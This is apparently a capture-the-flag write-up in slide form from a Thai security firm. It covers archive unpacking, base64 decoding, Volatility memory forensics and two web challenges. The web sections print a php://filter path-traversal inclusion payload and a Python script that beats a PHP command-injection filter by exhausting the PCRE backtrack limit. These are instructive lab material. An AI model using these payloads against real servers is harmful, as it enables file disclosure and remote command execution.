23                    gzip -d flag.gz
24                elif [[ $result = "fd37" ]]; then
25                    then
26                        mv $file flag.7z
27                        p7zip -d flag.7z
28                    else
29                        exit 1
30                    fi
31                fi
32 done
```

Rabbit


```
(kali㉿kali)-[~/Desktop]
$ ./test.sh
Archive:  flag.zip
  inflating: flag.txt
Archive:  flag.zip
  inflating: flag.txt
Archive:  flag.zip
  inflating: flag.txt
Archive:  flag.zip
  inflating: flag.txt
Archive:  flag.zip
  inflating: flag.txt

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs
Intel(R) Core(TM) i7-8850H CPU @ 2.60GHz (906EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 300144 bytes (294 KiB)

Extracting archive: flag.7z
WARNING:
flag.7z
Can not open the file as [7z] archive
The file is open as [xz] archive
```

Rabbit



```
(kali㉿kali)-[~/Desktop]  
└─$ cat flag  
ZmxhZ3t0MDBfbTRueV96MXBfZjFsM30=
```

```
(kali㉿kali)-[~/Desktop]  
└─$ cat flag | base64 -d  
flag{t00_m4ny_z1p_f1l3}
```

Had Bad Day

```
(root@kali)-[/home/kali/had-bad-day/challenge]
# docker run -p 80:80 had-bad-day
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set
the 'ServerName' directive globally to suppress this message
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set
the 'ServerName' directive globally to suppress this message
[Mon Jun 13 07:20:25.482765 2022] [mpm_prefork:notice] [pid 1] AH00163: Apache/2.4.53 (Debian) PHP/7.4.30 confi
gured -- resuming normal operations
[Mon Jun 13 07:20:25.482837 2022] [core:notice] [pid 1] AH00094: Command line: 'apache2 -D FOREGROUND'
[Mon Jun 13 07:20:32.801285 2022] [mpm_prefork:notice] [pid 1] AH00170: caught SIGWINCH, shutting down gracefully

(root@kali)-[/home/kali/had-bad-day/challenge]
# docker run -p 80:80 had-bad-day
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set the 'Se
rverName' directive globally to suppress this message
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set the 'Se
rverName' directive globally to suppress this message
[Mon Jun 13 07:21:00.114988 2022] [mpm_prefork:notice] [pid 1] AH00163: Apache/2.4.53 (Debian) PHP/7.4.30 configured -
- resuming normal operations
[Mon Jun 13 07:21:00.115070 2022] [core:notice] [pid 1] AH00094: Command line: 'apache2 -D FOREGROUND'
172.17.0.1 - - [13/Jun/2022:07:21:07 +0000] "\x16\x03\x01\x02" 400 484 "-" "-"
172.17.0.1 - - [13/Jun/2022:07:21:07 +0000] "\x16\x03\x01\x02" 400 484 "-" "-"
172.17.0.1 - - [13/Jun/2022:07:21:08 +0000] "\x16\x03\x01\x02" 400 484 "-" "-"
172.17.0.1 - - [13/Jun/2022:07:21:08 +0000] "\x16\x03\x01\x02" 400 484 "-" "-"
172.17.0.1 - - [13/Jun/2022:07:21:09 +0000] "\x16\x03\x01\x02" 400 484 "-" "-"
172.17.0.1 - - [13/Jun/2022:07:21:12 +0000] "\x16\x03\x01\x02" 400 484 "-" "-"
172.17.0.1 - - [13/Jun/2022:07:21:33 +0000] "GET / HTTP/1.1" 200 1229 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Ge
cko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:33 +0000] "GET /css/material.min.css HTTP/1.1" 200 21093 "http://172.19.0.1/" "Mozil
la/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:33 +0000] "GET /css/style.css HTTP/1.1" 200 1023 "http://172.19.0.1/" "Mozilla/5.0 (
X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:33 +0000] "GET /js/material.min.js HTTP/1.1" 200 12051 "http://172.19.0.1/" "Mozilla
/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:33 +0000] "GET /favicon.ico HTTP/1.1" 404 488 "http://172.19.0.1/" "Mozilla/5.0 (X11
; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:48 +0000] "GET / HTTP/1.1" 200 1229 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Ge
cko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:48 +0000] "GET /css/style.css HTTP/1.1" 200 1024 "http://localhost/" "Mozilla/5.0 (X
11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:48 +0000] "GET /js/material.min.js HTTP/1.1" 200 12052 "http://localhost/" "Mozilla/
```

Had Bad Day

Had a bad day?

Cheer up!

Did you have a bad day? Did things not go your way today? Are you feeling down? Pick an option and let the adorable images cheer you up!

Flag is here : `/secret/flag.php`

WOOFERS

MEOWERS

Had Bad Day

```
</div>
<h3>Cheer up!</h3>
<p>
  Did you have a bad day? Did things not go your way today? Are you feeling down? Pick an option and let the adorable image
</p>
<div class="page-include">
  <?php
error_reporting(0);
$file = $_GET['category'];

echo 'Flag is here : /secret/flag.php <br>';
if(isset($file))
{
  if( strpos( $file, "woofers" ) !== false || strpos( $file, "meowers" ) !== false || strpos( $file, "index" ) ){
    include ( $file . '.php' );
  }
  else{
    echo "Sorry, we currently only support woofers and meowers.";
  }
}
?>
</div>
```

Had Bad Day

← → ↻ ⚠ Not Secure | 167.71.223.179/index.php?category=php://filter/convert.base64-encode/resource=woofers/../../../../secret/flag

Cheer up!

Did you have a bad day? Did things not go your way today? Are you feeling down? Pick an option and let the adorable images cheer you up!

Flag is here : /secret/flag.php

PCEiLSBDYW4geW91IHJlYWQgdGhpcyBmbGFnPyA0LT4KPD9waHAKIC8vIGZsYWd7aGFwcGluZXNzX25lZWxzX25vX2ZpbHRlcnN9Cj8+Cg==

WOOFERS

MEOWERS

Had Bad Day

```
pentest — tester@playground
[r 0 0 t => ~/pentest $ echo -n 'PCEtLSBDYW4geW91IHJlYWQgdGhpcyBmbGFnPy
N9Cj8+Cg==' | base64 -d
<!-- Can you read this flag? -->
<?php
  // flag{happiness_needs_no_filters}
?>
```

RCEService

← → ↻ ⚠ Not Secure | 167.71.223.179

Web Administration Interface

Flag is here: /home/rceservice/flag

Enter command as JSON:

RCEService

```
<html>
<body>
  <h1>Web Administration Interface</h1>

<?php
putenv('PATH=/home/rceservice/jail');

if (isset($_REQUEST['cmd'])) {
    $json = $_REQUEST['cmd'];

    if (!is_string($json)) {
        echo 'Hacking attempt detected<br/><br/>';
    } elseif (preg_match('/^.*(alias|bg|bind|break|builtin|case|cd|command|compgen|complete|continue|declare|dirs|disown|echo|enable|eval|exec|exit|export|fc|fg|getopts|hash|help|history|if|jobs|kill|let|local|logout|popd|printf|pushd|pwd|read|readonly|return|set|shift|shopt|source|suspend|test|times|trap|type|typeset|ulimit|umask|unalias|unset|until|wait|while|[\x00-\x1FA-Z0-9!#-~\;/;-\@[-`|~\x7F]+).*$/', $json)) {
        echo 'Hacking attempt detected<br/><br/>';
    } else {
        echo 'Attempting to run command:<br/>';
        $cmd = json_decode($json, true)['cmd'];
        if ($cmd !== NULL) {
            system($cmd);
        } else {
            echo 'Invalid input';
        }
        echo '<br/><br/>';
    }
}

?>

<form>
  Flag is here: /home/rceservice/flag<br>
  Enter command as JSON:
  <input name="cmd" />
</form>
</body>
</html>
```

RCEService



⚠ Not Secure | 167.71.223.179

Web Administration Interface

Flag is here: /home/rceservice/flag

Enter command as JSON:

RCEService

← → ↻ ⚠ Not Secure | 167.71.223.179/?cmd=%7B"cmd"%3A"ls"%7D

Web Adminstration Interface

Attempting to run command:
index.php

Flag is here: /home/rceservice/flag

Enter command as JSON:

RCEService

Runtime Configuration

The behaviour of these functions is affected by settings in `php.ini`.

PCRE Configuration Options			
Name	Default	Changeable	Changelog
pcre.backtrack_limit	"1000000"	PHP_INI_ALL	
pcre.recursion_limit	"100000"	PHP_INI_ALL	
pcre.jit	"1"	PHP_INI_ALL	

RCEService

```
import requests

padding = " " * 1000000
target = "http://167.71.223.179/"
payload = '{"cmd": "/bin/cat /home/rceservice/flag"}' + padding

r = requests.post(target, data={'cmd': payload})
print(r.text)
```

RCEService

```
tester@playground:~/test$  
tester@playground:~/test$ python3 exploit.py  
<html>  
  <body>  
    <h1>Web Adminstration Interface</h1>  
  
Attempting to run command:<br/>flag{pr3g_M@tcH_m@K3s_m3_w@Nt_t0_cry!!!1!!!1}  
<br/><br/>  
    <form>  
      Flag is here: /home/rceservice/flag<br>  
      Enter command as JSON:  
      <input name="cmd" />  
    </form>  
  </body>  
</html>
```

Base64Base64Base64

```
cipher.txt
1 Vm0wd2QyUXlVWGXwV0d4V1YwZDRWML3WkRSV01WbDNXa1JTVjAxV2JETlhMhUvUvmpBeFYySkVubGhoTVVwVvZtcEJlRll5U2twWVJHaG9UvLZ3Vl
ZadGNFSmxSbGw1VTJ0V1ZXSkhhRzlvVmxam1ZsWmfjVkJZ0UmxStmJfCepWbTEwYTFkSFNRZGpSVGxhVmp0U1IxcFZXbUzrUjA1R1UyMTRVMkpIZHpG
V1ZFb3dWakZhV0Z0cmFHaFnlbXhXVm1wT1QwMHhjRlpYYlVaclVqQTFsMXBGV2x0VWJGcFZWbXR3VjJKVJYZFdh1pYwKVaT2MxZHNhR2xTTW1oWl
YxZDRiMkl5Vm50VmJGwLRZbFZhY2xwCVFURlNNVLY1VFZSU1ZrMXJjRWxhU0hCSFZqRmFSbUL6WkZkaGExcG9WakJhVDJ0dFJraGhSazVzWwXob1dG
WnRNSGhPUm14V1RVaG9XR0pyTlZsWmJGwMhZMVphZEdSSfJrNVNiRm93V2xwVYVQxwLhTbFpQuldsYVRVWmFNMVpxU2t0V1ZrcFpXa1p3VjFKV2NIbF
dWRUpoVkrKT2MyTkZhR3BTYkVwVvZteG9RMWRzV1hoWGJFNVRUV3hHTLZwdGRHdGhIRXAwVld4c1dtSkdXbWhtaW5oWfL6RldjbHBHwKdsU2JrSmFw
MnhXWVZReFdsafRiRnBZVmtWd1YxbHJXa3RUUmXweFuydGfIRlpzV2xwWGEcDNZa2RGZwXGcmJGaFhTRUpJVmtSS1UxWxhXblZWYldoVfLYcFdlbG
RYZUc5aU1XUkhWmjTVGxkSFVswlVwBHBIVFRGU1ZtRkhPV2hpUlHCnlDUQmFjMWR0U2tkWGJXaGFUVzVvV0ZreFdrZFdWa3B6VkdzMYwMVZiekZX
YlhcTFRrWlJlRmRzYUZSaJvUqnhWV3hrVTFsV1VsWlhiVvPVFZad2VGVLkREJXTVZweVkwWndXR0V4Y0R0V2FwKxWakpU1dKR1pGZFNWWEJ2Vm
10U1MxUXlUWGXvYTFwb1VqTkNWRmxZY0ZkWFZscFLZMFU1YVUxcMJEULdNV2h2V1ZaS1IxTnNaRlZXYkZWNLZHeGFZVmRGTLZaUFZtaFRUUVhDU2xa
c1pEumpNV1IwVTJ0b2FGSnNTbGhVVLZwM1ZrWmfjVkJ5yWkZ0aVJrcDZwa2N4YzFVeNuSLriVvPVFc1b1dGZFdXbEpsUm1SellVwLnhVkp1UwXwV2
JYULhaREZaZuDKSVnsaGhNMUpVVLcxNGQyVkdWwGxrujBacFVteHdlbFV5ZUhwGJGcFhZMGhLvjFaRldreFdh3B0VTFkS1IxcEdaRk5XV0VKMLZt
MTBVMU14VvhsVmEyUvLZbXR3YUZWdE1X0WpSbHB4VkcwNVYxWnRVbGhXvjNNMVZxc3hXRLZyYUZkTmFswlVwa2Q0WVZKc1RuTmhsbFpYwWxaRmQxWn
FRbUzVm1SSVZXdG9hMUp0YUZSVVZXAERVmnhhYzFwRVvtcE5WmUL3VlRKMGIyRkdTbk5UYkdovLZsWndNMVpyV21GaLZrcDFXa1pVjJfFeNEVldS
RVpyWxpGvMqWmULiR2hTYLhowVdXeg9RMVJHVW5KWGJfCfNNbVTFZTZXswlVdsTmhsVEZ6VTI1b1YxwjZRaLJVYTJSSfVqRmFXVnBIYUZOV1ZGWLZwbG
N4TkdReVZrZFdxR3hyVwP0U2IXbHNBwmRXTVZWmfkwZEdXr0PHY0Zowk1HUNZWmnhhV0ZwclpHRLdwMUPRVLRCVksWwXhjRwhoUjJoT1UwVktNbFp0
TVRCVklVMTRWVmhzVm1FeVVsVlpiWfIZwVvVaV2RFMVhPV3BTYkKCNFZrY3d0V0V5U2tkaLJXaFhZbFJCTVZawGMzaFhSbFp6WVvVaa1RswXlhREpXTV
ZwaFV6Rkp1RLJ1VmxKaVJscFLXV3RvUfTKv1drZFZhmLJXVFZad01GVnRkRzLWumXwMFZxczVWmkZyV2t4VkluaHJWakZhZEZKdGNFNVdNVWwzVmxS
S01HRXhaRWhUYkdob1VqQmFWbFp1Y0Zka2JGbdNMWjVLYkZKdFVubGFSV1F3VlRKRmVsRnFXbGRpUjFFd1ZrUktSMVl4VGXsaLJu0k9UvzFvV1ZkV1
VrZGtNa1pIVjJ4V1UySkdjSE5WYlRGVFRWwLZlV042UmXoU2EzQmFWVmMxyjFZeFdyCghTRXBWVRKU1NGVnFSbUZYVm5CSVLVwK9WmVpHV2xaV2JH
TjRUa2RSZVZacLpGZGLSMUp2Vlc1d2MySxhVbGGRYm1Sc1lRwNNOVmt3Vm10V01ERKZVbXBHV2xaWGFfFeFdnbmhoVjBaV2NsCEhSbGR0TW1oSLYxUk
pLRk14U1hoalJXaHBVbTFvVkJZac2FFTLRNvNAwVFSZQ1ZrMVZNVFJXYkdodLYwWmtTR0ZHYkZwaVdHaG9WbTE0YzJ0c2NfaFBWM0JUWwtoQ05GwnJZ
M2RPVjBWNvUydgthbEpyYUZOwMjGSKNUVlphV0dNemFgaFNiRm94V1RCYwExUnRSbk5YYPGwFLXdEtjbFY2Ums5U01WcDFWV3hPYVZJefNuWlhWbE
pIwKRGTL1YxZHJR3RTTUZwaFZtMXpNVk5XV2xoa1J6bG9UUVLZ3TUZaWE5VTldNa3BJWVWVU1ZrMVdjR2haTVZwUfKxwLdjMWRYTLZkTLZd3pwbXhT
UzAxSFNYbFNhMLJVVW1zMVZwbHJaRzLXYkZWmfPvAGtUazFXyKROV01qVxZa1pLZEZwdWJHRlNWmUL6V1ZaYVlXTnRUa1ppUm1ScFVqRkZkMWRXVW
t0U01WbDRWRzVXVm1KRlNsaFZiRkpYVjFaYVIXbDZSbWx0VjFKSVdXdG9SMVpIUlhoalNFNVdZbFJHVkZzEWVhdGpiRnBwVW14a1RswNVRa1pYVkvK
aFZqRmtSMWRZY0ZaawEzqlLwbXRXWvdWc1duRLNiR1JxVFZKU2VsbfZaSE5XTVZWmVvXeEdWmKv4Y0dowFZtULNaVlphY2xwR1pGaFNNMmg1VmxKMf
YxTXhaRWXYmxKclUwZFNjMWxyV250T1ZsSnpXWHBXVjAxxRVJsZFpHmUpovjJ4YVdHRkhHmRoYTNCSVdUSXhUMUp0VmtkWGF6VlhzBXRULU2xZeWRG
ZFdhelZyVjFob2FssLhvbwhWYlhNeFYwlpkMVpyZEU1avJQuXdwRLpTUTFack1WwK5WRkpyVvM0xb2VswNXXbXRuUjFaSFYyeHdWmUpXYjNwWfYzQk
hwakpPVjFwdVNsVmLSMUpVv1d4b2IwNVdXblJOUkVab1RWwnNOR1L5TLU5aGJfCEdVMjFvVjJKSFVR0VVbHBovjBkTmVtRkdHrk5pUm5BMLYxwLdZ
V0V4VW50WFdHeG9Va1Z3V0ZSV1duZGhSbFkyVW10d2JGSnTAKZYlhoTfLWwktjmk5HYkZoV00xsJjWVLJHYTFZFePiSMfSbHBvVfd4S1dGwkdXbU
ZrTURGSFZtNVNhMU02YkZkVmJYaDNUVvPzVmxkc1RsaGLWWEJjV1RCV05GwnJNWfZoU0VwWfLXdGfHrNBGV2t0a1IwNudUbFprVgXawGQzcFdiWghU
VYXBaFNGTL1lRk5eTwxKvLdXMXpNV1pYXkKkYV16bFhZa1p3ZwZaU5YdFhbkZYWTBoc1YwYF5a2haViNoaFkyvzFYV0pHYUdoTldES1JwMVpWbU
```

Base64Base64Base64

```
decodeb64.py x
1  import base64
2
3  with open('cipher.txt', 'r') as f:
4      cipher = f.read().strip()
5
6  while True:
7      try:
8          cipher = base64.b64decode(cipher)
9          if 'flag' in cipher.decode():
10             print(cipher.decode())
11      except:
12          exit(1)
13
```

```
(tester@kali)-[/tmp/test]
$ python3 decodeb64.py
flag{100ks_11ke_a_10t_of_64s}
```

Remember-me

```
vol.py -f remember.mem imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO : volatility.debug : Determining profile based on KDBG search...
      Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_240
00, Win7SP1x86
                        AS Layer1 : IA32PagedMemory (Kernel AS)
                        AS Layer2 : FileAddressSpace (/home/kali/forensics/remem
ber/remember.mem)
                        PAE type : No PAE
                        DTB : 0x185000L
                        KDBG : 0x82949c28L
Number of Processors : 1
Image Type (Service Pack) : 1
      KPCR for CPU 0 : 0x8294ac00L
      KUSER_SHARED_DATA : 0xffdf0000L
Image date and time : 2020-01-20 16:40:00 UTC+0000
Image local date and time : 2020-01-20 18:40:00 +0200
```

Remember-me

```

➦ vol.py -f remember.mem --profile=Win7SP1x86 iehistory
Volatility Foundation Volatility Framework 2.6.1
*****
Process: 1424 explorer.exe
Cache type "DEST" at 0x63c811
Last modified: 2020-01-20 18:39:32 UTC+0000
Last accessed: 2020-01-20 16:39:34 UTC+0000
URL: John the ripper@http://www.bing.com/videos/search?q=ZmxhZ3tLZWVwX3ZvaW5nX3ZvbGFG0aWxpdlHl9&FORM=HDRSC3
Title: kVvd%u\fmU\fmU\fmU\fmugu(\fmulmuA)qnu
*****
Process: 1424 explorer.exe
Cache type "URL " at 0x1d85000
Record length: 0x100
Location: Visited: John the ripper@http://www.msn.com/?ocid=iehp
Last modified: 2020-01-20 16:37:59 UTC+0000
Last accessed: 2020-01-20 16:37:59 UTC+0000
File Offset: 0x100, Data Offset: 0x0, Data Length: 0xa0
*****
Process: 1424 explorer.exe
Cache type "URL " at 0x1d85100
Record length: 0x100
Location: Visited: John the ripper@http://static-global-s-msn-com.akamaized.net/hp-neu/sc/2b/a5ea21.ico
Last modified: 2020-01-20 16:38:02 UTC+0000
Last accessed: 2020-01-20 16:38:02 UTC+0000
File Offset: 0x100, Data Offset: 0x0, Data Length: 0xc8
*****
Process: 1424 explorer.exe
Cache type "URL " at 0x1d85200
Record length: 0x100
Location: Visited: John the ripper@http://go.microsoft.com/fwlink/?LinkId=69157
Last modified: 2020-01-20 16:38:00 UTC+0000
Last accessed: 2020-01-20 16:38:00 UTC+0000
File Offset: 0x100, Data Offset: 0x0, Data Length: 0xb0
*****

```

Remember-me

```
*****
Process: 1424 explorer.exe
Cache type "DEST" at 0x4f2b3a1
Last modified: 2020-01-20 18:39:33 UTC+0000
Last accessed: 2020-01-20 16:39:34 UTC+0000
URL: John the ripper@http://www.bing.com/news/search?q=ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdl9&FORM=HDRSC4
Title: ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdl9 - Bing News
*****
```

← → ↻ bing.com/search?format=rss&q=ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdl9&form=HDRSC4

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<?xml version="1.0"?>
<rss version="2.0">
  <channel>
    <title>Bing: ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdl9</title>
    <link>http://www.bing.com:80/search?q=ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdl9</link>
    <description>Search results</description>
    <image>
      <url>http://www.bing.com:80/s/a/rsslogo.gif</url>
      <title>ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdl9</title>
      <link>http://www.bing.com:80/search?q=ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdl9</link>
    </image>
    <copyright>Copyright © 2022 Microsoft. All rights reserved. These XML results may not be used, reproduced or transmitted in any rendering Bing results within an RSS aggregator for your personal, non-commercial use. Any other use of these results requires Corporation. By accessing this web page or using these results in any manner whatsoever, you agree to be bound by the foregoing</copyright>
  </channel>
</rss>
```

Remember-me

Recipe

Magic

Depth
3

☐ Intensive mode ☐ Extensive language support

Crib (known plaintext string or regex)

From Base64

Alphabet
A-Za-z0-9+/=

☐ Remove non-alphabet chars


☐ Strict mode

Input

ZmxhZ3tLZWVwX3VzaW5nX3ZvbGF0aWxpdH19

Output

flag{Keep_using_volatility}



SOSECURE

MORE THAN SECURE

ให้คุณปลอดภัยกว่า

CONTACT US

TEL : 061 564 5294

Line : @SOSECURE

WWW.SOSECURE.CO.TH

Facebook.com/SOSECURE